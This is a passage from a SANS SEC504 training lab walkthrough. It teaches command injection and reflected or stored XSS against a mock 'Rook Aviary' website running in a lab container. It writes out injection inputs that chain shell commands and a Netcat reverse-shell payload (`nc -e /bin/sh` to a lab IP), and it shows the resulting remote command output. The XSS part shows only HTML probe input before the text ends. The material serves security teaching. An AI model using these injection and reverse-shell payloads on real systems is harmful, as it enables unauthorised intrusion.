
- Feedback Submission
- Feedback Review
- Directory Services
- System Connectivity Checker
- Website Search Function
- Website Administrative Access Page

Submit a Connectivity Test

First, we'll examine the System Connectivity Checker. Click the Connectivity Checker link in the website menu options. You will see a form field, as shown here.

A screenshot of a web browser window displaying the 'Rook Aviary Services' website. The browser's address bar shows 'www.rookaviary.com/connection_checker.php'. The website has a dark navigation bar with links: Home, Leave Feedback, View Feedback, Directory, Connectivity Checker, Search, and Admin. Below the navigation bar is a large black header with the text 'ROOK AVIARY SERVICES' in white. The main content area is white and titled 'Connectivity Checker'. It contains a warning: 'Use the form below to ping other computers. This utility is meant to assist in troubleshooting only, and should not be used in any nefarious activities!'. Below the warning is a text input field labeled 'Address to Ping:' and a 'Submit' button.

This website feature expects the user to enter an IP address to test for connectivity. Enter the IP address 127.0.0.1, then click Submit. The system will accept this input and return a response similar to the example shown here.




This is a classic example of a web application accepting input and using the input as an argument to run a local command and return the response (you will see very similar examples in many home wireless routers and other IoT devices today). We could imagine the back-end source code to look something like this example:


```
system("ping -c 1 $USERINPUT_IPADDRESS");
```

Experiment with System Input

Since we observe an opportunity to submit system input that runs a command (`ping`), we want to experiment with system input. Repeat the prior test, this time specifying an input value of `127.0.0.1 -h` , as shown here.




Click the Submit button. The web server will accept the command and return output matching the example shown here.



Instead of the normal `ping` response, we see `ping: -h: Try again`. This is the error returned when `ping` has an unexpected argument following an IP address. This is a possible indicator of a command injection vulnerability, since we are able to manipulate the `ping` utility into processing unexpected input.


Try to submit another request; this time enter just the `-h` argument, with no IP address. Click the submit button. The web server will return a response that matches the following output.




Here we get help information, giving us another indicator that the system processes our input without checking it for validity. Since the input we supply is sent unchecked to the `ping` utility, this system is likely vulnerable to a command injection vulnerability. Next we'll explore exploitation options to confirm that the vulnerability can be exploited.

Exploit Command Injection Attempt 1

To exploit a command injection flaw, we specify one or more commands to run on the local operating system. Enter the `127.0.0.1` IP address again, this time adding `; ls` to separate the IP address and run a 2nd command following the semicolon, as shown here.



Click the Submit button. The web server will return a response similar to the example shown here.



While we have identified a command injection vulnerability, the system has a defense built in, preventing us from adding additional commands separated by the semicolon. Fortunately, additional reserved characters are also available to chain together multiple commands without using the semicolon.

Experiment with the following characters to successfully run the `ls` command:



- `|| ls`
- `&& ls`

Exploit Command Injection Attempt 2

Both of the samples in the previous section (`|| ls` and `&& ls`) could be used to achieve successful command injection. However, in some cases it may be necessary to manipulate the input on the left side of the shell separators (e.g., the IP address, in this case).

<i>Input</i>	<i>Explanation</i>
<code>-h ls</code>	The <code> </code> shell separator runs only if the prior command returns an error; using <code>-h</code> instead of an IP address produces an error so the next command is run.
<code>127.0.0.1 && ls</code>	The <code>&&</code> shell separator runs only if the prior command returns success; using a valid IP address makes the ping command succeed so the next command is run.

These commands are reproduced with the output they produce in the examples shown here.



Both syntaxes work equally well, though the `||` option will also suppress the `ping` output from the injected command response.

Reverse TCP Shell Challenge

Next, use the command injection access to obtain a reverse TCP shell against the server, using Netcat. Establish a Netcat listener, then use the command injection flaw to return a shell back to the listener on the 10.10.75.1 IP


address.

First, open a new terminal window and start a TCP port listener. The port number you choose is arbitrary. In the example below I use port number 11111.

```
sec504@slingshot:~$ nc -l -p 11111 -vvv
listening on [any] 11111 ...
```

I've added the `-vvv` argument here to get verbose output from the Netcat listener, which is convenient for troubleshooting purposes.

Next, inject a Netcat reverse TCP connection to your Slingshot Linux VM at 10.10.75.1:11111 with the `127.0.0.1 && nc -e /bin/sh 10.10.75.1 11111` input, as shown here:

A screenshot of a web browser displaying the 'Rook Aviary Services' website. The page has a dark header with the site name and a navigation menu. The main content area is titled 'Connectivity Checker' and contains a form with a text input field labeled 'Address to Ping:' containing the command '127.0.0.1 && nc -e /bin/sh 10.10.75.1 11111'. Below the input field is a 'Submit' button. The browser's address bar shows the URL 'www.rookaviary.com/connection_checker.php'.

You won't see a response in the webpage immediately since it is waiting for the injected command to complete execution. Return to the terminal window where you started the Netcat listener and you will see a connection, similar to the example shown here:

```
listening on [any] 11111 ...
connect to [10.10.75.1] from www.rookaviary.com [172.30.0.45] 38544
```

If you don't receive a connection back from www.rookaviary.com (<http://www.rookaviary.com>), make sure your Slingshot Linux network interface is set to the lab IP address 10.10.75.1 by running `connect-lab`, then submit the attack again.

You won't receive a shell prompt from the vulnerable server, but you can execute commands. Run the `pwd` , `id` , and `uname -a` commands, as shown here.

```
listening on [any] 11111 ...
connect to [10.10.75.1] from www.rookaviary.com [172.30.0.45] 38544
pwd
/var/www/html
id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
uname -a
Linux 1c94fdc0d6c0 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC
2021 x86_64 Linux
```

Although you don't have any additional privilege than you had with the web command injection interface, the reverse TCP connect-back session is a more convenient mechanism for entering commands against the vulnerable site.

Cleanup

When you are finished entering commands, press CTRL+C to close the Netcat session. Next, return to the window where you ran `goweb1ab` and press CTRL+C to close the server container.

Why This Lab Is Important

Command injection attacks are fairly common and can be seen as the reward for many bug bounty programs or vulnerability notices disclosed by vendors. Understanding the opportunities for command injection and the mechanisms an attacker will use to exploit this vulnerability provides important insight into assessing our own vulnerabilities or characterizing these attacks against our own systems.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CommandInjectionAttack/\)](/videos/CommandInjectionAttack/) for additional information.



SANS SEC504

Command Injection Attack

Joshua Wright
josh@willhackforsushi.com

(/videos/CommandInjectionAttack/)

Additional Resources

- [DEV522: Defending Web Applications Security Essentials \(https://www.sans.org/course/defending-web-applications-security-essentials\)](https://www.sans.org/course/defending-web-applications-security-essentials)
- [SEC542: Web App Penetration Testing and Ethical Hacking \(https://www.sans.org/course/web-app-penetration-testing-ethical-hacking\)](https://www.sans.org/course/web-app-penetration-testing-ethical-hacking)
- [SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques \(https://www.sans.org/course/advanced-web-app-penetration-testing-ethical-hacking\)](https://www.sans.org/course/advanced-web-app-penetration-testing-ethical-hacking)
- *The Tangled Web: A Guide to Securing Modern Web Applications* by Michał Zalewski
- *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws* by Dafydd Stuttard and Marcus Pinto
- [OWASP Testing Project \(https://www.owasp.org/index.php/OWASP_Testing_Project\)](https://www.owasp.org/index.php/OWASP_Testing_Project)

Lab 4.5: Cross-Site Scripting Attack

Brief Intro

In this lab we will continue to explore the Rook Aviary website as part of the due diligence evaluation prior to acquisition by Falsimentis, Corp. This time we will identify and exploit vulnerabilities relating to a Cross-Site Scripting (XSS) attack.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Start the target website by running `goweblab` from the terminal. Evaluate the Rook Aviary website at (<http://www.rookaviary.com>) <http://www.rookaviary.com> (<http://www.rookaviary.com>), conducting a manual assessment to identify an XSS vulnerability. After identifying the vulnerable page, craft and deliver a custom JavaScript payload to retrieve the authentication session cookie from an administrator (emulated in this lab using a script).

Walkthrough – XSS

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Server

Start the Rook Aviary website Docker container by running the `goweblab` script, as shown here.

```
sec504@slingshot:~$ goweblab
Starting Docker service ..... Done.
Starting container instance for www.rookaviary.com
WARNING: Your kernel does not support swap limit capabilities or the cgroup is
not mounted. Memory limited without swap.
2021-06-05 19:20:12,731 INFO Set uid to user 0 succeeded
2021-06-05 19:20:12,735 INFO supervisord started with pid 1
...
```


Leave the `goweblab` script running for the duration of this exercise.

Open Browser

Next, open the Firefox browser. Minimize the root access terminal window to see the Slingshot desktop. Double-click on the Firefox icon to launch Firefox.


Navigate to the Rook Aviary Site

From Firefox, navigate to the Rook Aviary site at (<http://www.rookaviary.com>) <http://www.rookaviary.com> (<http://www.rookaviary.com>) to access the target site.




Submit a Search Inquiry

First, we'll examine the Search page submission feature. Navigate to the Search page by clicking the *Search* link in the website menu options. You will see the Search form field, as shown here.



Enter a search term, such as the string *contact*, then click the Submit button. You will see the search response *No results for contact*, as shown here.




At first glance, this may seem inconsequential: there are no results returned for the submitted search term (*contact*). However, what is interesting is that the website search page returns the string we searched for as part of the search results (*No results for contact*).

Any time the server returns content that includes part of the search term, it should be evaluated for an XSS vulnerability.


Submit a Crafted Search Inquiry

Enter another search term, this time using the string `<hr>`, as shown here:

`<hr>` is the HTML tag for horizontal rule.



Click the *Submit* button to submit this search term. Examine the return results, as shown here:




Notice how the search response no longer indicates what the search term was, stopping short at *No results for*. Also, you will see a dark horizontal line in the web page.


The dark horizontal line is the `<hr>` search term. Instead of being filtered by the website, it is rendered in the browser. This is evidence of an XSS-vulnerable site.

Examine the Page Source

To confirm that the server is vulnerable to XSS, we should investigate the page source. Right-click on the page and select *View Page Source*, as shown here:



At line 48, you will see the search page text *No results for* followed by the `<hr>` search term. The web developer who created the page is not filtering the search term output, which causes an XSS vulnerability. Looking at the source, we see the actual HTML `<hr>` search term, confirming the presence of the vulnerability on the site.



Close the Page Source Tab

Close the browser tab for the view-source URL, but keep your browser open to continue with this lab.

Notes on Exploiting the Search XSS


So far we've identified an XSS vulnerability in the Rook Aviary Services *Search* page. This XSS vulnerability is known as a *reflected XSS*, where the site will render content delivered from a crafted URL.

To exploit a reflected XSS, an attacker would make a malicious URL and deliver it to the victim in an email, an SMS text message, an app direct message, or through some other social engineering technique. It is a little more difficult to exploit and requires additional steps to make use of the vulnerability.

However, we're not done with the Rook Aviary Services site yet! Next, we'll look at an additional XSS vulnerability on the site known as a *stored XSS*.

Submit Feedback

Navigate to the *Leave Feedback* page by clicking the menu option at the top of the browser window. Enter the same `<hr>` string in the *Comment* field, as shown here.

